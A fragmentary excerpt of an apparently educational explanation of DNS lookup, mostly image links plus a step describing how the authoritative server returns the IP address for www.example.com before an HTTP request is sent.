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
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


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
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


Suppose the user wants to go to `www.example.com`

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
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Step 3: The Authoritative server gives us the IP address for [www.example.com](http://www.example.com), and we can now send an HTTP request to that IP address!




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